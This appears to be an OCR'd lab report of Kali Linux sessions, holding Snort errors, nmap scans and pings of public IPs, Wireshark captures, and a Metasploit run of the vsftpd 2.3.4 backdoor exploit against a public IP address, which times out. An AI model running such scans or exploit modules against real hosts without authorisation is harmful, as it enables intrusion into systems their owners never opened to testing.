



```
┌──(black㉿vbox)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2c:b4:37 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86042sec preferred_lft 86042sec
    inet6 fd00::84eb:37e1:52a0:327f/64 scope global temporary dynamic
       valid_lft 86314sec preferred_lft 14314sec
    inet6 fd00::a00:27ff:fe2c:b437/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86314sec preferred_lft 14314sec
    inet6 fe80::a00:27ff:fe2c:b437/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(black㉿vbox)-[~]
└─$ sudo ifconfig eth0 promisc

┌──(black㉿vbox)-[~]
└─$ snort -T -c /etc/snort/snort.conf
--------------------------------------------------
o")~   Snort++ 3.1.82.0
--------------------------------------------------
Loading /etc/snort/snort.conf:
ERROR: /etc/snort/snort.conf: can't load /etc/snort/snort.conf: cannot open /etc/snort/snort.conf: No such file or directory

--------------------------------------------------
pcap DAQ configured to passive.
FATAL: see prior 1 errors (0 warnings)
Fatal Error, Quitting..

┌──(black㉿vbox)-[~]
└─$ sudo nano /etc/snort/rules/local.rules

┌──(black㉿vbox)-[~]
└─$ sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
ERROR: /etc/snort/snort.conf: can't load /etc/snort/snort.conf: cannot open /etc/snort/snort.conf: No such file or directory

ERROR: /etc/snort/snort.conf: unknown logger console
FATAL: see prior 2 errors (0 warnings)
Fatal Error, Quitting..
```


```
┌──(black㉿vbox)-[~]
└─$ nmap 57.144.212.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-28 02:34 EDT
Nmap scan report for edge-star-mini-shv-03-maa3.facebook.com (57.144.212.1)
Host is up (0.80s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 100.15 seconds
```


```
┌──(black㉿vbox)-[~]
└─$ ping 57.144.212.1

PING 57.144.212.1 (57.144.212.1) 56(84) bytes of data.
64 bytes from 57.144.212.1: icmp_seq=1 ttl=255 time=54.1 ms
64 bytes from 57.144.212.1: icmp_seq=2 ttl=255 time=60.3 ms
64 bytes from 57.144.212.1: icmp_seq=3 ttl=255 time=39.2 ms
64 bytes from 57.144.212.1: icmp_seq=4 ttl=255 time=71.6 ms
64 bytes from 57.144.212.1: icmp_seq=5 ttl=255 time=210 ms
64 bytes from 57.144.212.1: icmp_seq=6 ttl=255 time=54.7 ms
64 bytes from 57.144.212.1: icmp_seq=7 ttl=255 time=64.4 ms
64 bytes from 57.144.212.1: icmp_seq=8 ttl=255 time=52.3 ms
64 bytes from 57.144.212.1: icmp_seq=9 ttl=255 time=49.0 ms
64 bytes from 57.144.212.1: icmp_seq=10 ttl=255 time=44.4 ms
64 bytes from 57.144.212.1: icmp_seq=11 ttl=255 time=184 ms
64 bytes from 57.144.212.1: icmp_seq=12 ttl=255 time=137 ms
64 bytes from 57.144.212.1: icmp_seq=13 ttl=255 time=102 ms
64 bytes from 57.144.212.1: icmp_seq=14 ttl=255 time=91.3 ms
64 bytes from 57.144.212.1: icmp_seq=15 ttl=255 time=52.5 ms
64 bytes from 57.144.212.1: icmp_seq=16 ttl=255 time=110 ms
64 bytes from 57.144.212.1: icmp_seq=17 ttl=255 time=64.8 ms
64 bytes from 57.144.212.1: icmp_seq=18 ttl=255 time=173 ms
```





```
┌──(black㉿vbox)-[~]
└─$ nmap -sV 125.23.99.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-28 08:28 EDT
Nmap scan report for 125.23.99.150
Host is up (0.073s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         Linksys WRT45G modified dropbear sshd (protocol 2.0)
80/tcp   open  http        Apache httpd
443/tcp  open  ssl/http    Apache httpd
1723/tcp open  pptp        linux (Firmware: 1)
4444/tcp open  ssl/krb524?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4444-TCP:V=7.94SVN%T=SSL%I=7%D=8/28%Time=68B04ABC%P=x86_64-pc-linux
SF:-gnu%r(GetRequest,20A7,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Thu,\x2028\x
SF:20Aug\x202025\x2012:37:04\x20GMT\r\nServer:\x20xxxx\r\nX-Frame-Options:
SF:\x20SAMEORIGIN\r\nStrict-Transport-Security:\x20max-age=31536000\r\nX-C
SF:ontent-Type-Options:\x20nosniff\r\nReferrer-Policy:\x20strict-origin-wh
SF:en-cross-origin\r\nContent-Security-Policy:\x20default-src\x20https:\x2
SF:0data:\x20blob:\x20'unsafe-inline'\x20'unsafe-eval';\x20worker-src\x20'
SF:self'\x20blob:;\x20frame-ancestors\x20'self';\x20object-src\x20'none';\
SF:r\nContent-Type:\x20text/html;charset=utf-8\r\nExpires:\x20Wed,\x2031\x
SF:20Dec\x201969\x2023:59:59\x20GMT\r\nCache-Control:\x20no-store\r\nPragm
SF:a:\x20no-cache\r\nContent-Length:\x2027259\r\nSet-Cookie:\x20JSESSIONID
SF:=1n4dqn0brpacmuf6u8s89pk184290;\x20Path=/webconsole;\x20Secure;\x20Http
SF:Only\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20HTML>\n\n\n\n\n\n\n\n\
SF:n\n\n\n\n\n\n\n\n\n<html\x20\x20lang=\"en\">\n<head>\n\n<title></titl
SF:e>\n<link\x20href=\"/themes/lite1/css/typography\.css\?version=8501fbcc
SF:-a2ff-4ec2-a239-705289ffcba5\"\x20rel=\"stylesheet\"\x20type=\"text/css
SF:\"\x20/>\n<link\x20rel=\"stylesheet\"\x20href=\"/themes/lite1/css/login
SF:styleshe")%r(HTTPOptions,206,"HTTP/1\.1\x20403\x20Forbidden\r\nDate:\x2
SF:0Thu,\x2028\x20Aug\x202025\x2012:37:05\x20GMT\r\nServer:\x20xxxx\r\nX-F
SF:rame-Options:\x20SAMEORIGIN\r\nStrict-Transport-Security:\x20max-age=31
SF:536000\r\nX-Content-Type-Options:\x20nosniff\r\nReferrer-Policy:\x20str
SF:ict-origin-when-cross-origin\r\nContent-Length:\x20199\r\nConnection:\x
SF:20close\r\nContent-Type:\x20text/html;\x20charset=iso-8859-1\r\n\r\n<!D
SF:OCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\n<htm
SF:l><head>\n<title>403\x20Forbidden</title>\n</head><body>\n<h1>Forbidden
SF:</h1>\n<p>You\x20don't\x20have\x20permission\x20to\x20access\x20this\x2
SF:0resource\.</p>\n</body></html>\n")%r(RTSPRequest,223,"HTTP/1\.1\x20400
SF:\x20Bad\x20Request\r\nDate:\x20Thu,\x2028\x20Aug\x202025\x2012:37:10\x2
SF:0GMT\r\nServer:\x20xxxx\r\nX-Frame-Options:\x20SAMEORIGIN\r\nStrict-Tra
SF:nsport-Security:\x20max-age=31536000\r\nX-Content-Type-Options:\x20nosn
SF:iff\r\nReferrer-Policy:\x20strict-origin-when-cross-origin\r\nContent-L
SF:ength:\x20226\r\nConnection:\x20close\r\nContent-Type:\x20text/html;\x2
SF:0charset=iso-8859-1\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DT
SF:D\x20HTML\x202\.0//EN\">\n<html><head>\n<title>400\x20Bad\x20Request</t
SF:itle>\n</head><body>\n<h1>Bad\x20Request</h1>\n<p>Your\x20browser\x20se
SF:nt\x20a\x20request\x20that\x20this\x20server\x20could\x20not\x20underst
SF:and\.<br\x20/>\n</p>\n</body></html>\n");
Service Info: Host: local; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 249.08 seconds
```


```
┌──(black㉿vbox)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands

       .:ok000kdc'           'cdk000ko:.
     .x000000000000c       c000000000000x.
    :0000000000000000k,   ,k0000000000000000:
  '000000000kkkk00000: :00000000000000000000'
  o000000000.     .o00000o00001.     ,00000000o
  d000000000.       .c000000c.       ,00000000x
  l000000000.          ;d;           ,00000000l
  .00000000.   .;           ;.       ,00000000.
   c0000000.   .00c.       'o00.     ,0000000c
    o000000.   .0000.     :0000.     ,000000o
     l00000.   .0000.     :0000.     ,00000l
      ;0000'   .0000.     :0000.     ;0000;
        .d00o  .0000occcx0000.   x00d.
          ,k0l .000000000000000. .d0k,
            :kk;.000000000000000.c0k:
              ;k000000000000000k:
                ,x0000000000x,
                  .l00000001.
                     ,d0d,
                       .

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 93.127.173.237
RHOST => 93.127.173.237
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 93.127.173.237:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (93.127.173.237:21) timed out.
[*] Exploit completed, but no session was created.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
230 160.118638783 142.250.67.202 10.0.2.15 TCP 62 443 → 55606 [ACK] Seq=15427 Ack=3530 Win=65535 Len=0
231 163.387887471 142.250.67.202 10.0.2.15 TLSv1.2 1496 Application Data
232 163.390508614 10.0.2.15 142.250.67.202 TLSv1.2 91 Application Data
233 163.391348929 142.250.67.202 10.0.2.15 TLSv1.2 436 Application Data
234 163.432295076 10.0.2.15 142.250.67.202 TCP 56 55606 → 443 [ACK] Seq=3565 Ack=17247 Win=65535 Len=0
235 165.751491969 10.0.2.15 142.251.221.197 TCP 56 [TCP Dup ACK 68#3] 48594 → 443 [ACK] Seq=1 Ack=1 Win=31680 Len=0
236 165.752265913 142.251.221.197 10.0.2.15 TCP 62 [TCP Dup ACK 70#3] 443 → 48594 [ACK] Seq=1 Ack=2 Win=65535 Len=0
237 171.895603990 10.0.2.15 172.217.174.67 TCP 56 [TCP Keep-Alive] 48882 → 443 [ACK] Seq=428 Ack=511 Win=31680 Len=0
238 171.895677082 10.0.2.15 74.125.130.188 TCP 56 [TCP Dup ACK 72#3] 38258 → 5228 [ACK] Seq=1 Ack=1 Win=31680 Len=0
239 171.896280962 172.217.174.67 10.0.2.15 TCP 62 [TCP Keep-Alive ACK] 443 → 48882 [ACK] Seq=511 Ack=429 Win=65535 Len=0
240 171.896201619 74.125.130.188 10.0.2.15 TCP 62 [TCP Dup ACK 73#3] 5228 → 38258 [ACK] Seq=1 Ack=2 Win=65535 Len=0
241 173.944516674 10.0.2.15 142.250.67.202 TCP 56 [TCP Keep-Alive] 55594 → 443 [ACK] Seq=307 Ack=179 Win=31680 Len=0
242 173.945187254 142.250.67.202 10.0.2.15 TCP 62 [TCP Keep-Alive ACK] 443 → 55594 [ACK] Seq=179 Ack=308 Win=65535 Len=0
243 179.866432098 142.251.221.197 10.0.2.15 TLSv1.2 129 Application Data
244 179.867258503 10.0.2.15 142.251.221.197 TCP 56 [TCP Previous segment not captured] 48594 → 443 [FIN, ACK] Seq=2 Ack=74 Win=31680 Len=0
245 179.868986374 142.251.221.197 10.0.2.15 TCP 62 443 → 48594 [ACK] Seq=74 Ack=3 Win=65535 Len=0
246 179.942221606 142.250.67.202 10.0.2.15 TLSv1.2 141 Application Data
247 179.942276025 10.0.2.15 142.250.67.202 TCP 56 55606 → 443 [ACK] Seq=3565 Ack=17332 Win=65535 Len=0
248 179.942467901 142.251.221.197 10.0.2.15 TCP 62 443 → 48594 [FIN, ACK] Seq=74 Ack=3 Win=65535 Len=0
249 179.942495648 10.0.2.15 142.251.221.197 TCP 56 48594 → 443 [ACK] Seq=3 Ack=75 Win=31680 Len=0
250 179.944120296 10.0.2.15 142.250.67.202 TLSv1.2 91 Application Data
251 179.944532480 10.0.2.15 142.250.67.202 TLSv1.2 91 Application Data
252 179.944662155 142.250.67.202 10.0.2.15 TCP 62 443 → 55606 [ACK] Seq=17332 Ack=3600 Win=65535 Len=0
253 179.945255428 142.250.67.202 10.0.2.15 TCP 62 443 → 55606 [ACK] Seq=17332 Ack=3635 Win=65535 Len=0
.... .0.. .... = ECN-Echo: Not set
.... ..0. .... = Urgent: Not set
....1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
....0. = Syn: Not set
....0 = Fin: Not set
[TCP Flags: ·····AP···]
Window: 65535
[Calculated window size: 65535]
[Window size scaling factor: -1 (unknown)]
Checksum: 0xdf10 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
[Time since first frame in this TCP stream: 160.117880160 seconds]
[Time since previous frame in this TCP stream: 0.002619595 seconds]
[SEQ/ACK analysis]
TCP payload (35 bytes)
Transport Layer Security
TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
Content Type: Application Data (23)
Version: TLS 1.2 (0x0303)
Length: 30
Encrypted Application Data: 4aab1efb9e2247b01f7144818120d1fe9d20072fc53ca7e7995d32b65ac8
[Application Data Protocol: Hypertext Transfer Protocol]
0000 00 04 00 01 00 06 08 00 27 2c b4 37 15 9b 08 00
0010 45 00 00 4b 80 61 40 00 40 06 db 78 0a 00 02 0f
0020 8e fa 43 ca d9 36 01 bb ae c6 ec 96 5a 61 5d 7a
0030 50 18 ff ff df 10 00 00 17 03 03 00 1e 4a ab 1e
0040 fb 9e 22 47 b0 1f 71 44 81 81 20 d1 fe 9d 20 07
0050 2f c5 3c a7 e7 99 5d 32 b6 5a c8
Text item (text)
Packets: 253 · Displayed: 253 (100.0%)
Profile: Default


dns
No. Time Source Destination Protocol Length Info
38 23.117493754 10.0.2.15 10.0.2.3 DNS 80 Standard query 0xfbc7 AAAA history.google.com
39 23.117715848 10.0.2.15 10.0.2.3 DNS 80 Standard query 0xea02 A history.google.com
40 23.117835392 10.0.2.15 10.0.2.3 DNS 80 Standard query 0x74e8 HTTPS history.google.com
41 23.164055593 10.0.2.3 10.0.2.15 DNS 154 Standard query response 0x74e8 HTTPS history.google.com CNAME history.l.google.com SOA ns1.google.com
42 23.164055981 10.0.2.3 10.0.2.15 DNS 200 Standard query response 0xea02 A history.google.com CNAME history.l.google.com A 142.250.4.102 A 142.250.4.138 A 142.250.4.101…
43 23.236529740 10.0.2.3 10.0.2.15 DNS 216 Standard query response 0xfbc7 AAAA history.google.com CNAME history.l.google.com AAAA 2404:6800:4003:c06::71 AAAA 2404:6800:4…
103 54.772576032 10.0.2.15 10.0.2.3 DNS 77 Standard query 0x9c45 AAAA play.google.com
104 54.772648762 10.0.2.15 10.0.2.3 DNS 77 Standard query 0xc37d A play.google.com
105 54.772679921 10.0.2.15 10.0.2.3 DNS 77 Standard query 0xff01 HTTPS play.google.com
106 54.808233303 10.0.2.3 10.0.2.15 DNS 105 Standard query response 0x9c45 AAAA play.google.com AAAA 2404:6800:4009:803::200e
107 54.828381702 10.0.2.3 10.0.2.15 DNS 127 Standard query response 0xff01 HTTPS play.google.com SOA ns1.google.com
108 54.828382541 10.0.2.3 10.0.2.15 DNS 93 Standard query response 0xc37d A play.google.com A 142.250.70.78
296 205.191804810 10.0.2.15 10.0.2.3 DNS 88 Standard query 0xcabc AAAA waa-pa.clients6.google.com
297 205.191896728 10.0.2.15 10.0.2.3 DNS 88 Standard query 0x0c66 A waa-pa.clients6.google.com
298 205.191960388 10.0.2.15 10.0.2.3 DNS 88 Standard query 0xcd7b HTTPS waa-pa.clients6.google.com
299 205.192913539 10.0.2.15 10.0.2.3 DNS 77 Standard query 0x7cb4 AAAA play.google.com
300 205.192998715 10.0.2.15 10.0.2.3 DNS 77 Standard query 0xc632 A play.google.com
301 205.193059389 10.0.2.15 10.0.2.3 DNS 77 Standard query 0x61a2 HTTPS play.google.com
302 205.210577004 10.0.2.3 10.0.2.15 DNS 93 Standard query response 0xc632 A play.google.com A 142.250.70.78
303 205.234827194 10.0.2.3 10.0.2.15 DNS 127 Standard query response 0x61a2 HTTPS play.google.com SOA ns1.google.com
304 205.234827669 10.0.2.3 10.0.2.15 DNS 105 Standard query response 0x7cb4 AAAA play.google.com AAAA 2404:6800:4007:838::200e
305 205.234827874 10.0.2.3 10.0.2.15 DNS 138 Standard query response 0xcd7b HTTPS waa-pa.clients6.google.com SOA ns1.google.com
306 205.234828072 10.0.2.3 10.0.2.15 DNS 104 Standard query response 0x0c66 A waa-pa.clients6.google.com A 142.251.221.106
307 205.234828265 10.0.2.3 10.0.2.15 DNS 116 Standard query response 0xcabc AAAA waa-pa.clients6.google.com AAAA 2404:6800:4007:80e::200a
364 207.523870318 10.0.2.15 10.0.2.3 DNS 82 Standard query 0xcfc3 AAAA classroom.google.com


arp
No. Time Source Destination Protocol Length Info
64 28.292625583 PCSSystemtec_2c:b4:… ARP 44 Who has 10.0.2.3? Tell 10.0.2.15
65 28.293467579 52:55:0a:00:02:03 ARP 66 10.0.2.3 is at 52:55:0a:00:02:03
139 60.023476433 PCSSystemtec_2c:b4:… ARP 44 Who has 10.0.2.3? Tell 10.0.2.15
140 60.024217369 52:55:0a:00:02:03 ARP 66 10.0.2.3 is at 52:55:0a:00:02:03
408 210.296251918 PCSSystemtec_2c:b4:… ARP 44 Who has 10.0.2.3? Tell 10.0.2.15
